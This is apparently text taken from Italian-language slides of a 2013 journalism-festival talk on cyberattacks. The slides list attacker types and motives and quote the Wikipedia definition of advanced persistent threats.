
- **investigazioni / HR**
- **spionaggio industriale**
- **concorrenza sleale (DDOS, ..)**

- **governi / servizi**

- **spionaggio & co.**
- **repressione / controllo / “intelligence”**
- **cyberwar**

Command & Conquer

http://voices.washingtonpost.com/securityfix/assets_c/2009/05/hackdpc1.html



Advanced persistent threat - Wikipedia, the free encyclopedia - Mozilla Firefox

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en.wikipedia.org/wiki/Advanced_persistent_threat

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 WIKIPEDIA
The Free Encyclopedia

Advanced persistent threat

From Wikipedia, the free encyclopedia

Advanced persistent threat (APT) usually refers to a group, such as a foreign government, with both the capability and the intent to persistently and effectively target a specific entity. The term is commonly used to refer to [cyber](#) threats, in particular that of [Internet](#)-enabled espionage using a variety of intelligence gathering techniques to access sensitive information,^[1] but applies equally to other threats such as that of traditional espionage or attack.^[2] Other recognized attack vectors include infected media, supply chain compromise, and social engineering. Individuals, such as an individual hacker, are not usually referred to as an APT as they rarely have the resources to be both advanced and persistent even if they are intent on gaining access to, or attacking, a specific target.^[3]

Contents [hide]

The Hacker's Corner

International Journalism Festival
Perugia - 26 Aprile 2013

Attacchi informatici..
..un po' di chiarezza

Attacchi mirati, attacchi generici,

Advanced Persistent Threat..

Domande?
Risposte?
(grazie)

Qual è lo stato dell'arte negli
attacchi informatici?

Quali sono i nuovi trend (e quali
quelli vecchi ma sempre validi)?

Igor Falcomatà <koba@sikurezza.org>

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